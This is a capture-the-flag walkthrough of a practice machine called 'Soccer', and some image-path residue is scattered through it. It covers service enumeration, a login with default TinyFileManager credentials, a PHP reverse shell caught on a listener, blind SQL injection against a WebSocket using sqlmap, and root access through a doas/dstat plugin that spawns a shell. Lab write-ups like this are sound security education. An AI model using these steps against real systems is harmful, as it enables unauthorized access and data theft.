Soccer

Let's start with enumerating services with simple nmap command.

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-08 08:06 CST

Nmap scan report for 10.129.49.246

Host is up (0.045s latency).

Not shown: 997 closed tcp ports (conn-refused)


PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)

80/tcp open http nginx 1.18.0 (Ubuntu)


9091/tcp open xmltec-xmlmail?
```

There is nginx http server running on port 80 and we notice browsing this address "soccer.htb" host name so let's add this to /etc/hosts and refresh page.




Running gobuster we were able to find one directory which contains login page.


```
gobuster dir -u http://soccer.htb -w /usr/share/dirb/wordlists/big.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                             http://soccer.htb
   Url:
                             GET
   Method:
   Threads:
                             10
                             /usr/share/dirb/wordlists/big.txt
   Negative Status codes:
                             gobuster/3.6
[+] User Agent:
[+] Timeout:
Starting gobuster in directory enumeration mode
/.htaccess
                      (Status: 403) [Size: 162]
                      (Status: 403) [Size: 162]
/.htpasswd
                      (Status: 301) [Size: 178] [→ http://soccer.htb/tiny/]
/tiny
Progress: 20469 / 20470 (100.00%)
```



Researching github repo for TinyFileManager we can easily find default credentials and make a successful log in.



Let's try uploading a reverse shell file to tiny/uploads.



Now we set up a listener, go to revshell.php and wait for connection.

```
Listening on [any] 1234 ...

connect to [10.10.14.69] from (UNKNOWN) [10.129.49.246] 52522

Linux soccer 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux 14:23:57 up 20 min, 0 users, load average: 0.00, 0.02, 0.06

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

/ uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (952): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soccer:/$ whoami
whoami
www-data
```

Success! We obtained access as www-data.

We don't find any way to escalate privileges at /var/www/html. We can't list available commands with sudo -l. At /etc/nginx/sites-enabled we can find 2 files which indicate that there is soccer.htb domain and soc-player subdomain.

```
www-data@soccer:/etc/nginx/sites-enabled$ ls -la
ls -la
total 8
drwxr-xr-x 2 root root 4096 Dec 1 2022 .
drwxr-xr-x 8 root root 4096 Nov 17 2022 ..
lrwxrwxrwx 1 root root 34 Nov 17 2022 default → /etc/nginx/sites-available/default
lrwxrwxrwx 1 root root 41 Nov 17 2022 soc-player.htb → /etc/nginx/sites-available/soc-player.htb
```

```
www-data@soccer:/etc/nginx/sites-enabled$ cat default
cat default
server {
        listen 80;
        listen [::]:80;
        server_name 0.0.0.0;
        return 301 http://soccer.htb$request_uri;
server {
        listen 80;
        listen [::]:80;
        server_name soccer.htb;
        root /var/www/html;
        index index.html tinyfilemanager.php;
        location / {
               try_files $uri $uri/ =404;
        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.4-fpm.sock;
        location ~ /\.ht {
                deny all;
```


```
www-data@soccer:/etc/nginx/sites-enabled$ cat soc-player.htb
cat soc-player.htb
server {
    listen 80;
    listen [::]:80;

    server_name soc-player.soccer.htb;

    root /root/app/views;

    location / {
        proxy_pass http://localhost:3000;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
}
```

Let's add it to /etc/hosts and visit that page in browser.





At first sight it seems almost the same as soccer.htb but we can see few more things to do here, let's create an account on login.




Password

SIGN IN

Password


name@example.com Email address username Username Password Password SIGN UP Already Have An Account? Hello 👏 name@example.com Email address

Don't Have An Account?




This is simple input field checking wether our ticket id exists or not, let's try SQL injection here.

Your Ticket Id: 97305



** Please don't forget your ticket number. **

With use of BurpSuite we were able to intercept WebSockets message.



We could send this to Repeater and run SQL commands but we won't see the response, it is called Blind SQL Injection. For the purpose of automating this process let's use sqlmap.

We can see that it's running MySQL. Let's update our command by this, set use default user input and enumerate databases.

```
$ sqlmap -u ws://soc-player.soccer.htb:9091 --data '{"id":"97305"}' -dbs --batch -dbms mysql
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys
```

Now let's enumerate tables of soccer db.

Now that we know database and its tables let's display columns.

Finally, let's dump entries from this table.

Success! Now we can try connecting to player user by SSH, user flag can be found at /home/player.

```
player@soccer:~$ whoami
player
player@soccer:~$ ls /home/player
user.txt
```

Trying to escalate privileges let's find files with SUID bit set.

```
player@soccer:/usr/local/bin$ find / -perm -4000 2>/dev/null
/usr/local/bin/doas
player@soccer:~$ find / -type f -name "doas.conf" 2>/dev/null
/usr/local/etc/doas.conf
```

Doas is a binary that executes commands as another user, we can find its config file at /usr/local/etc/doas.conf.

```
permit nopass player as root cmd /usr/bin/dstat
```

Interesting note found in config file, it seems we can run dstat as root so similar to sudo. At GTFObins we can find a way to escalate privileges if we are able to run dstat binary with sudo.

```
player@soccer:/usr/local/bin$ echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat_xxx.py
player@soccer:/usr/local/bin$ ./doas -u root /usr/bin/dstat --xxx
```

Success! We've obtained root access and root flag can be found at /root.

```
# whoami
root
# ls /root
app root.txt run.sql snap
```